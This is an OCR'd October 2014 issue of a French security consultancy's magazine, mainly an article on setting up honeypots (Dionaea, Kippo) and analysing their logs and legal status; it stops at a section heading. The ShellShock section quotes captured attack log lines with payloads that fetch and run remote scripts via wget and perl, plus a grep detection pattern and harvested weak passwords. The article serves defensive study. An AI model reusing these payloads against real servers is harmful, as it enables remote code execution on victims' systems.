
xmco®
we deliver security expertise

actu sécu 38

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO **OCTOBRE 2014**



Les honeypots
Mise en place et analyse des résultats générés par un honeypot

ShellShock
Analyse de la faille qui fait peur

Conférences
Hack In Paris, SSTIC, HITB

Actualité du moment
Plugins Wordpress, TrueCrypt et Samba (CVE-2014-3560)

Et toujours... **la revue du web et nos Twitter favoris !**

xmco®

we deliver security expertise

www.xmco.fr

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **http://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de Sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® : Veille en vulnérabilités et Cyber-surveillance

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information et surveillance de votre périmètre exposé sur Internet

Cert-XMCO® : Réponse à intrusion


Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

sommaire

p. 21

Hack in Paris

International IT Security Conference



SYMPOSIUM SSTIC

Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Antonin AUROY, Stéphane AVI, Etienne BAUDIN, Frédéric CHARPENTIER, Charles DAGOUAT, Damien GERMONVILLE, Yannick HAMON, Marc LEBRUN, Romain LEONARD, Thomas LIAIGRE, Cyril LORENZETTO, Rodolphe NEUVILLE, Julien MEYER, Clément MEZINO, Stéphanie RAMOS, Arnaud REYGNAUD, Régis SENET, Julien TERRIAC, Pierre TEXIER, David WEBER.

> Présentation et fonctionnement d'un honeypot

Une des problématiques majeures en matière de sécurité est de savoir détecter et analyser les attaques rapidement afin de prendre les mesures adéquates pour s'en protéger.

À moins de placer des « capteurs » sur l'ensemble des systèmes composant un SI (ou d'être éditeur d'antivirus et d'avoir ainsi des remontées automatiques), il n'y pas cinquante solutions pour cela. La première est de surveiller les traces remontées par son SI, lorsque les traces existent et que l'on sait où les trouver. La seconde est d'utiliser un IDS. La troisième consiste à placer au sein du SI des systèmes exposant volontairement des failles de sécurité afin de révéler des comportements douteux…

Ces systèmes, qui jouent le rôle de pots de miel, sont logiquement appelés « honeypots ». Sont-ils efficaces ? Quels résultats peut-on en tirer ? Réponses dans cet article.

Par Charles DAGOUAT

Les Honeypots

> Présentation des honeypots

Qu'est-ce qu'un honeypot ?

La définition Wikipedia est on ne peut plus claire.

Dans le jargon de la sécurité informatique, un honeypot, ou pot de miel, est un ordinateur ou un programme volontairement vulnérable destiné à attirer et à piéger les pirates, ou plus généralement, leurs bots malveillants (cf http://fr.wikipedia.org/wiki/Honeypot).

Celle de Lance Spitzner permet cependant de compléter cette première définition.

« An information system resource whose value lies in unauthorized or illicit use of that resource (Lance Spitzner) ».

http://www.tracking-hackers.com/papers/honeypots.html

Finalement, un pot de miel correspond donc à l'émulation d'un système d'exploitation, d'un service, ou enfin d'un simple logiciel vulnérable.

Caractéristiques d'un honeypot

À partir de ces deux définitions, on peut déduire les principales caractéristiques d'un pot de miel :

- un honeypot est un système qui n'a aucune valeur métier/business en terme de production ;

- l'ensemble des communications relatives aux honeypots peut être considéré comme étant malveillant : un honeypot cherchant à se connecter à une autre ressource est probablement compromis et il n'y a aucune raison qu'un utilisateur légitime interagisse avec ce système ou ce service ;

- un honeypot est à la fois un trompe-l'oeil et un piège pour les attaquants : ces derniers perdent leur temps en s'y attaquant, et leurs actions sont minutieusement épiées. Il nous est déjà arrivé lors d'une mission de test d'intrusion de tomber sur un honeypot (et que le RSSI se réjouisse et se félicite, lors de la soutenance, de nous avoir fait perdre quelques minutes) ;

- un honeypot ne peut pas empêcher une attaque comme le pourrait un IPS ou un firewall. Cependant, ce type d'outil permet de la détecter, ainsi que de détecter ses principales caractéristiques : cible, origine, technique d'exploitation utilisées, ... Un pot de miel devrait donc, dans l'idéal, être utilisé de manière conjointe avec un pare-feu ou un IDS, de manière à protéger ou plutôt à alerter de la possible malveillance interne.

« Il est important de comprendre que la vulnérabilité n'est pas forcement présente puisque l'honeypot n'est, potentiellement, pas composé du logiciel vulnérable d'origine »

Il existe un très grand nombre de stratégies pour mettre en place un honeypot. Celles-ci vont :

- de l'installation bête et méchante d'une version volontairement vulnérable d'un logiciel sur un serveur normalement inutilisé [1] ;

- jusqu'à l'installation de logiciels plus ou moins complexes permettant de simuler le comportement d'autres logiciels vulnérables.

[1] On peut en effet piéger un attaquant potentiel en l'attirant sur un système dont on sait que les employés ne l'utilisent pas. Dès lors, l'utilisation de ce système pourra être un indicateur de la présence d'un pirate au sein du système d'information.

Il est donc important de comprendre que la vulnérabilité n'est pas forcement présente puisque l'honeypot n'est, potentiellement, pas composé du logiciel vulnérable d'origine. De plus, l'objectif lors de la mise en place d'un honeypot n'est pas de voir son système compromis « pour de vrai », dans les minutes suivant son démarrage, mais bien d'être en mesure de remonter des alertes dans le temps.

Pourquoi installer un honeypot ?

L'installation d'un pot de miel peut avoir plusieurs objectifs :

- analyser le comportement d'un pirate ou d'un logiciel malveillant ;

- identifier les postes compromis par des malwares réalisant des scans du réseau interne pour se propager ;

- identifier les malwares qui se propagent sur un réseau ;

- observer les types d'attaques menées par les pirates ;

- ...

Où placer son honeypot ?

Il est important d'évoquer la problématique du placement du pot de miel au sein du système d'information de l'entreprise. Afin d'être en mesure de valoriser les remontées, il est préférable de le placer dans un environnement correspondant à l'objectif recherché.
Par exemple, si l'on veut identifier les postes de travail compromis sur lesquels les pirates ont installé des bots malveillants s'attaquant aux autres postes du SI, il est préférable de placer le pot de miel au milieu même du LAN, et non pas dans la DMZ ou en frontal sur Internet.
Pour identifier une tentative d'attaque, il sera au contraire préférable de le placer au sein de la DMZ, depuis laquelle un potentiel attaquant pourrait provenir.

Concrètement, les honeypots que l'on retrouve le plus couramment prennent la forme d'un logiciel installé sur un système inutilisé par les employés de l'entreprise. Il permet donc simplement de relever les traces de tentative de connexion, et les actions qui ont été réalisées.

Les différents types d'honeypots

En fonction du type d'honeypot, celui-ci est capable d'interagir à un degré plus ou moins élevé avec l'attaquant. L'ENISA distingue en effet les pots de miel en (au moins) deux catégories : les « Low-interaction honeypots » et les « High-interaction honeypots ».

De même qu'il existe des honeypots imitant le comportement de serveurs vulnérables. Il existe aussi des logiciels reproduisant le comportement de clients vulnérables.

> High-interaction honeypots vs Low-interaction honeypot

Contrairement aux « High-interaction honeypots », les « Low-interaction honeypots » ne sont pas capables de reproduire parfaitement le comportement d'un logiciel ou d'un serveur. Cela limite donc considérablement la capacité d'un pirate à exploiter une faille, et donc celle d'un analyste à étudier le comportement de l'attaquant. En effet, si le logiciel utilisé permet uniquement de détecter l'exploitation de la faille, il ne sera par exemple pas possible de voir quelles sont les commandes exécutées par le pirate après avoir obtenu un accès au système.

Dans le cas d'un honeypot de type « Low-interaction », le serveur ne supporte pas l'intégralité des spécifications du protocole, et donc les fonctionnalités offertes par le logiciel. Un pirate est donc potentiellement en mesure de découvrir la supercherie. Dans tous les cas, il ne sera pas possible d'obtenir des traces sur l'ensemble de l'attaque.

À l'inverse, un « High-interaction honeypot » sera capable de reproduire fidèlement les spécifications d'un logiciel vulnérable. Par exemple, un pirate sera en mesure d'interagir avec le serveur.

> Server-side honeypot vs Client-Side honeypot

La simple différence entre les honeypots de type « Server-side » et ceux de type « Client-Side » est le type du logiciel ciblé.

Les pots de miel de type « Server-Side » regroupent tous les logiciels simulant des serveurs et exposant des services sur le réseau local ou sur Internet.

Inversement, les pots de miel type « Client-Side » regroupent les logiciels n'exposant pas de service, et requérant donc de la part du pirate un certain niveau d'interaction avec un utilisateur pour mener à bien une attaque. Parmi ces logiciels, on retrouve bien entendu les navigateurs Web.

> Autres types d'honeypot

Cela a déjà été évoqué, mais il existe d'autres types d'honeypots. Thug, BluePot ou encore Ghost en sont des parfaits exemples.

En effet, Thug permet de simuler le comportement d'un navigateur web visitant une page Web malveillante (ou pas). Le navigateur et la version utilisés sont bien entendu paramétrables par l'analyste. Un tel outil permet d'identifier rapidement les navigateurs ciblés par les attaquants ayant mis en ligne le site ou la page malveillante. Pour cela, Thug va récursivement télécharger et exécuter le code HTML/JavaScript composant le site, et suivre les redirections vers les autres pages ou ressources disponibles. De cette manière, il sera possible d'identifier les failles exploitées par les pirates.

BluePot est quant à lui un honeypot permettant d'étudier le comportement d'attaquants ciblant les périphériques Bluetooth. Son usage sera donc relativement limité.

Ghost USB honeypot est un pot de miel permettant d'étudier les malwares se propageant au travers de périphérique de stockage USB. Cependant, ce logiciel est très proche du HIDS (Host-based IDS) puisqu'il a pour vocation à être installé sur des systèmes mis en production.

Enfin, il existe un très grand nombre d'honeypots. L'étude réalisée par l'ENISA est à ce titre très intéressante, puisqu'elle recense un très grand nombre de pots de miel utilisables dans de nombreux contextes, allant même jusqu'à évoquer le sujet des honeypots SCADA.

> INFO

La faille Shellshock aurait été exploitée pour prendre le contrôle des serveurs de Yahoo, Lycos et WinZip

Selon Jonathan Hall, un chercheur en sécurité, un groupe de pirates roumains a réussi à s'infiltrer sur les serveurs de Yahoo, Lycos et WinZip.

Les hackers se sont introduits sur ces serveurs en exploitant la vulnérabilité Shellshock (voir CXA-2014-3129). Après avoir été attaqué de manière automatique depuis un serveur compromis de la société WinZip, le chercheur a pu identifier le script utilisé par les pirates et établir la liste des victimes. D'après les informations ainsi récupérées, Yahoo! Games et Lycos auraient également été touchés par cette attaque.

Les serveurs de Yahoo! Games étant utilisés par des millions de personnes, les pirates ont pu toucher un grand nombre d'utilisateurs. L'installation de Java étant obligatoire pour jouer sur le site, ils ont également profité des vulnérabilités affectant les versions obsolètes de Java installées sur les systèmes des visiteurs du site.

> Cas pratique


Après avoir présenté le concept du pot de miel, et leurs principales caractéristiques, intéressons-nous maintenant à quelques exemples. Les logiciels présentés ci-après sont considérés comme étant des « références » dans leurs catégories.

Dionaea

L'installation de Dionaea est relativement bien documentée sur le site consacré au projet.

Il est cependant nécessaire de compiler plusieurs outils à la main avant d'être en mesure de lancer le programme. La configuration de l'outil se fait au travers du fichier « dionaea.conf ». Celle-ci est relativement bien documentée.

Une fois lancé, dans une configuration par défaut, le logiciel expose plusieurs services, parmi lesquels :



Note : Dionaea supporte parfaitement l'IPv6, mais l'IPv6 a été désactivé sur le serveur, ce qui explique pourquoi aucun socket IPv6 n'est identifié par la commande netstat.

Quelques heures seulement après le lancement de Dionaea, il est possible d'observer dans le fichier contenant les logs d'activité, ou dans les fichiers générés par Dionaea des évènements suspects. Plus précisément, ces fichiers se trouvent dans le dossier /var/dionaea.

« il est à noter que l'un des principaux avantages de Dionaea est sa flexibilité »

Dans ce dossier, il sera possible de retrouver plusieurs fichiers caractéristiques du bon fonctionnement du pot de miel, parmi lesquels :

- logsql.sqlite : ce fichier contient la très grande majorité des informations enregistrées par Dionaea, nous reviendrons dessus un peu plus tard.
- sipaccounts.sqlite : ce fichier contient quelques informations relatives aux connexions SIP établies.
- vtcache.sqlite : ce dernier fichier contient quelques informations relatives aux scans de fichiers récupérés par l'honeypot et envoyés vers le site VirusTotal pour être scannés.

Ces fichiers, qui correspondent à des bases SQLite v3 contiennent les informations que l'honeypot a été en mesure d'extraire de chacune des « tentatives » d'attaques identifiées. Parmi ces informations, on retrouve les identifiants utilisés, les commandes exécutées, ou encore la signature p0f de l'attaquant. Le principal fichier, logsql.sqlite, contient plusieurs tables dans lesquelles se trouvent les données qui nous intéressent :

```
~/D/A/log v2 »» sqlite3 logsql.sqlite
SQLite version 3.7.13 2012-07-17 17:46:21
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> .tables
connections             logins                  sip_addrs
dcerpcbinds             mssql_commands          sip_commands
dcerpcrequests          mssql_fingerprints      sip_sdp_connectiondatas
dcerpcserviceops        mysql_command_args      sip_sdp_medias
dcerpcservices          mysql_command_ops       sip_sdp_origins
downloads               mysql_commands          sip_vias
emu_profiles            offers                  virustotals
emu_services            p0fs                    virustotalscans
emu_services_old        resolves
sqlite>
```

Avec un simple client SQL, il est possible de naviguer dans ces tables, d'identifier les choses intéressantes, et ainsi de produire les requêtes SQL nous permettant d'extraire rapidement ces données.

```
sqlite> SELECT remote_host, count(remote_host) FROM connections GROUP BY
remote_host ORDER BY count(remote_host) DESC LIMIT 20;
remote_host   count(remote_host)
-----------  -----------------
93.          52  29506
74.          .3  1158
88.          .2  1071
176          68  753
66.          .5  710
212          .2  709
24.          22  709
89.          56  706
202          .2  703
212          45  676
98.          34  614
67.          13  552
173          .2  497
61.          .1  427
173          .1  378
118          2.  349
60.          .1  327
80.             309
80.          .1  259
```

```
sqlite> select distinct login_username,
 login_password from logins;

login_username  login_password
--------------  --------------
sa
root
admin
mysql

sa              sa
sa              admin
sa              sa123
sa              sa1234
sa              sa123456
sa              123
sa              1234
sa              12345
```

À noter cependant que de nombreuses requêtes déjà toutes prêtes sont proposées dans le blog des développeurs [1] :

- http://carnivore.it/2009/11/06/dionaea_sql_logging
- http://carnivore.it/2009/12/12/sqlite_performance
- http://carnivore.it/2009/12/14/virustotal_fun
- http://carnivore.it/2009/12/15/paris_mission_pack_avs
- http://carnivore.it/2010/06/06/data_visualisation

Pour ceux désirant jeter un coup d'oeil au contenu d'une telle base, les développeurs mettent à disposition un jeu de deux bases correspondant à deux honeypots : http://carnivore.it/2009/12/08/post_it_yourself

A noter que ces bases datant de 2009, la pertinence des données est nulle. Il s'agit donc uniquement de prendre en main l'outil à l'aide de ces données.

Enfin, deux outils baptisés « readlogsqltree.py » et « gnuplotsql.py » sont disponibles pour manipuler les fichiers SQLite générés par Dionaea. Le premier permet de lister les différentes connexions réalisées vers l'honeypot avec leurs principales caractéristiques. Le second permet de générer un site présentant les principales statistiques du honeypot, par date ou encore par protocole.

Ces précédents fichiers contiennent donc des traces liées aux événements suspects identifiés par l'honeypot. Par ailleurs, plusieurs dossiers contiennent eux même d'autres informations intéressantes :

- binaries : ce dossier contient les binaires malveillant que l'honeypot a téléchargé suite à une pseudo-compromission par l'attaquant.
- bistreams : ce dossier contient les traces des connexions établies par le système attaquant avec les différents serveurs ftpd, httpd, mssqld, VoIP ou encore smbd.
- rtp : ce dossier contient les captures RTP enregistrées au format PCAP par le serveur SIP ;
- wwwroot : ce dossier contient les fichiers déposés par les pirates sur l'honeypot.

En étudiant le contenu du dossier « bistreams », on peut trouver des fichiers dont le nom commence par le service ayant généré la trace, tel que httpd-<PORT>-<IP>-<random>. Ces fichiers correspondent au contenu envoyé par l'attaquant, et la réponse qui lui a été retournée par l'honeypot. Ces fichiers contiennent donc entre autres la « charge » malveillante envoyée par le pirate pour réaliser son attaque.

Enfin, il est à noter que l'un des principaux avantages de Dionaea est sa flexibilité. En effet, nativement, il est capable de réaliser des traitements évolués sur les malware et les envoyer vers des moteurs pour les scanner automatiquement. Par exemple, en configurant quelques paramètres, il est possible de pousser les malware identifiés vers le site d'analyse en ligne Anubis (http://anubis.iseclab.org/). L'analyste n'aura plus alors qu'à aller jeter un coup d'oeil dans sa boite mail, afin de surveiller l'apparition des rapports d'analyses.

Kyppo

Cependant, il existe d'autres types d'honeypot, plus simples à prendre en main que Dionaea, tels que Kippo. Ce logiciel en python est capable de reproduire le comportement d'un serveur SSH.

De manière globale, il permet d'exposer sur un port configurable un serveur SSH. Celui-ci ne permet pas de reproduire une vulnérabilité affectant SSH, mais un problème de « configuration » du serveur : l'utilisation de compte disposant d'un mot de passe faible. Par défaut, seul le compte utilisateur root est défini, avec pour mot de passe 123456. Avec ce mot de passe, des pirates seront en effet en mesure d'accéder au système.

« Cependant, il existe d'autres types de honeypot, plus simples à prendre en main que Dionaea, tels que Kippo »

Cependant, une fois connecté en SSH, le pirate se retrouve dans un environnement cloisonné, particulièrement restreint (une sorte de « chroot ») dans lequel l'ensemble des outils disponibles est, ou bien redéveloppé en python (par exemple la commande wget), ou alors correspond à de simples fichiers texte présentant aux pirates un message prédéterminé.

Pour en savoir plus sur les commandes utilisables, il est possible de s'intéresser au contenu du dossier « txtcmds » (qui contient les fichiers correspondants aux commandes inutilisables qui ne font rien d'autre que d'afficher un « texte » au pirate), ainsi qu'au dossier « kippo/commands/ » (dans lequel on retrouve l'ensemble des com-

mandes redéfinies en python). Pour le reste du système de fichiers, il faut regarder le contenu du dossier « honeyfs », dans lequel on peut retrouver les classiques « group », « hosts », « issue », « passwd », et enfin « shadow ».

L'idée associée à l'utilisation de cet honeypot est double. La principale fonctionnalité est d'enregistrer les sessions SSH établies par les pirates ou par leurs bots, afin d'identifier les actions réalisées sur le système : ajout de compte utilisateur, téléchargement de fichiers, exécution de commandes diverses et variées...
Ces sessions sont enregistrées dans le dossier « log/tty », et peuvent être visualisées à l'aide de l'outil « playlog.py » présent dans le dossier « utils ».

Mais cet honeypot est aussi évolutif. C'est-à-dire qu'il est en mesure « d'apprendre » en fonction des actions réalisées par les pirates. Ainsi, un pirate est en mesure de modifier le mot de passe associé au compte root à l'aide de la commande « passwd ». Kippo mémorise le changement effectué par le pirate, et le serveur SSH devient donc accessible avec le nouveau mot de passe défini. Avec le temps, le serveur devient donc accessible avec un nombre toujours plus important de mots de passe. Ceux-ci peuvent être trouvés dans le fichier « data/userdb.txt ».

« Kyppo est aussi évolutif, c'est-à-dire qu'il est en mesure « d'apprendre » en fonction des actions réalisées par les pirates »

Parmi les autres points à noter concernant le fonctionnement de Kippo, les fichiers téléchargés par les auteurs des tentatives d'actions malveillantes peuvent être retrouvés dans le dossier « dl ». On trouve ici souvent des archives dont les noms permettent aux pirates de ne pas éveiller les soupçons des administrateurs, avec l'utilisation de l'extension JPG par exemple. Ces archives contiennent la plupart du temps différents scripts utilisés par les pirates pour commettre leurs méfaits. La plupart d'entre elles ont été déjà été étudiées sur internet, à l'image de la suite d'outils post-exploitation « gosh » ou encore d'un bot IRC dérivé d'EnergyMech [2].

Un tel outil permet par exemple d'identifier les postes compromis dans le réseau interne sur lesquels a été installé un bot.

Apache et ShellShock

La mise en ligne d'un simple serveur web peut également apporter des informations intéressantes proches de celles pouvant être remontées par un honeypot. Pas besoin de mettre en place de composants vulnérables, la seule analyse des logs permet de relever certains types d'attaques. On s'écarte donc effectivement un peu des honeypots, mais les informations pouvant être relevées sont très similaires, pour un peu qu'on prenne le temps d'analyser les résultats.

La commande grep -r '() {' /var/log/apache2 permet d'identifier facilement un grand nombre de tentative d'attaques ciblant un serveur web Apache. Morceaux choisis...

✚nginx-access: 198.XXX.XXX.74 - - [25/Sep/2014:23:12:16 +0200] « GET / HTTP/1.1 » 302 154 « () { :; }; /bin/ping -c 1 104.131.0.69 » « () { :; }; /bin/ping -c 1 104.XX.X.69 »

✚nginx-access: 62.XX0.XXX.170 - - [06/Oct/2014:13:07:24 +0200] « GET / HTTP/1.1 » 200 2749 « - » « () { :; }; wget http://dev.xxxxx.ru/aHR0cDovL3htY28ub3Jn >> /dev/null »

✚nginx-access: 62.XX0.XXX.170 - - [30/Sep/2014:09:02:50 +0200] « GET /cgi-sys/entropysearch.cgi HTTP/1.1 » 404 100327 « () { :; }; wget http://xxxxx.ru/eG1jby5mclNoZWxsU2hvY2tTYWx0 >> /dev/null » « () { :; }; wget http://xxxxx.ru/eG1jby5mclNoZWxsU2hvY2tTYWx0 >> /dev/null »

✚nginx-access: 85.XXX.XXX.107 - [25/Sep/2014:23:32:36 +0200] « GET /veille/client/index.xmco?nv= HTTP/1.1 » 301 178 « - » « () { :;}; 'ping -c 1 85.XX.XXX.11' » « - »

✚nginx-access: 174.XXX.XXX.121 - - [02/Oct/2014:00:53:04 +0200] « GET //cgi-bin/bash HTTP/1.0 » 404 55067 « - » « () { :;}; /bin/bash -c \x22wget xxxx.com/legend.txt -O /tmp/.apache;killall -9 perl;perl /tmp/.apache;rm -rf /tmp/.apache\x22 »

Ces quelques lignes de log montrent la simplicité avec laquelle il est possible d'identifier l'origine de ces « attaques » et les commandes que les pirates ont cherché à exécuter sur les systèmes qu'ils ont scannés.

Ici, les pirates ont simplement placé leur « payload » au sein des entêtes HTTP « Referrer » et/ou « User-Agent ». Si les serveurs ayant traité ces requêtes exposaient un comportement vulnérable similaire à celui du mod_cgi d'Apache, les pirates auraient été en mesure de les forcer à télécharger des scripts depuis d'autres serveurs et à les exécuter, ou encore à exécuter des commandes telles que des ping vers des serveurs sous leur contrôle afin d'identifier les serveurs pouvant être compromis.

A noter, la médiatisation de cette attaque a poussé un chercheur à développer un petit honeypot baptisé Shockpot spécialement dédié à l'identification des attaques tirant partie de ShellShock et ciblant les serveurs web [3].

Et le côté légal dans tout ça ?

Un point n'a pas été évoqué jusqu'à présent : a-t-on le droit, en France, de mettre en place un honeypot, dans quelles conditions, et avec quelles limites ?

Ne disposant pas de juriste chez XMCO, on se référera à la (maigre ?) documentation disponible en ligne. Un des premiers documents abordant ce sujet a été présenté en 2004 au SSTIC, par Marie BAREL. Bien que juridiquement, le sujet abordé a probablement évolué depuis la publication de cet article, les questions soulevées montrent la complexité du sujet, et donnent des pistes de réflexion.

« Finalement, selon Marie BAREL, il est complexe de statuer clairement sur la légalité ou non de l'usage d'un honeypot, tant les contextes de mise en place, et la variété des outils disponibles est importante »

Parmi les problématiques abordés dans ce document, on retiendra :

- A-t-on le droit mettre en ligne un honeypot ?
- Mettre en ligne un honeypot reviendrait-il à inciter la réalisation de crimes et délits ?
- Mettre en ligne un système volontairement vulnérable représenterait-il un consentement implicite de la victime ?
- Mettre en ligne un système volontairement vulnérable représenterait-il une négligence coupable ?
- Y a-t-il des limites à la capture des données et à la surveillance de l'activité des attaquants ?
- La nature des données collectées et la législation sur la protection des données à caractère personnel.
- Les limites à la surveillance de l'activité des intrus : problématique des « attaquants internes » et licéité des moyens utilisés pour la captation des données.
- La mise en place d'un honeypot nécessite une maîtrise des risques, avec le cas du rebond de l'attaquant depuis un honeypot vers un système sensible.
- La mise en place d'un honeypot nécessite de mettre en place une capacité de réponse proportionnée.

Finalement, selon Marie BAREL, il est complexe de statuer clairement sur la légalité ou non de l'usage d'un honeypot, tant les contextes de mise en place et la variété des outils disponibles est importante. De plus, en 2004, la jurisprudence permettant d'interpréter les textes de loi était, il semblerait, particulièrement maigre.

Selon la juriste, la mise en place d'un honeypot « de recherche » ne pose pas de réel problème juridique, car ils rendent impossible, de fait, la constitution d'un dossier à des fins de poursuites judiciaires. Inversement, les honeypot « de production » nécessitent des précautions en terme juridique, ne serait-ce que pour traiter correctement la problématique de l'attaquant interne, qui, comme tous autres employés, dispose de droits interdisant à une entreprise de collecter et d'analyse des données hors de tout cadre strictement défini en termes juridiques [4].

Analyse des résultats

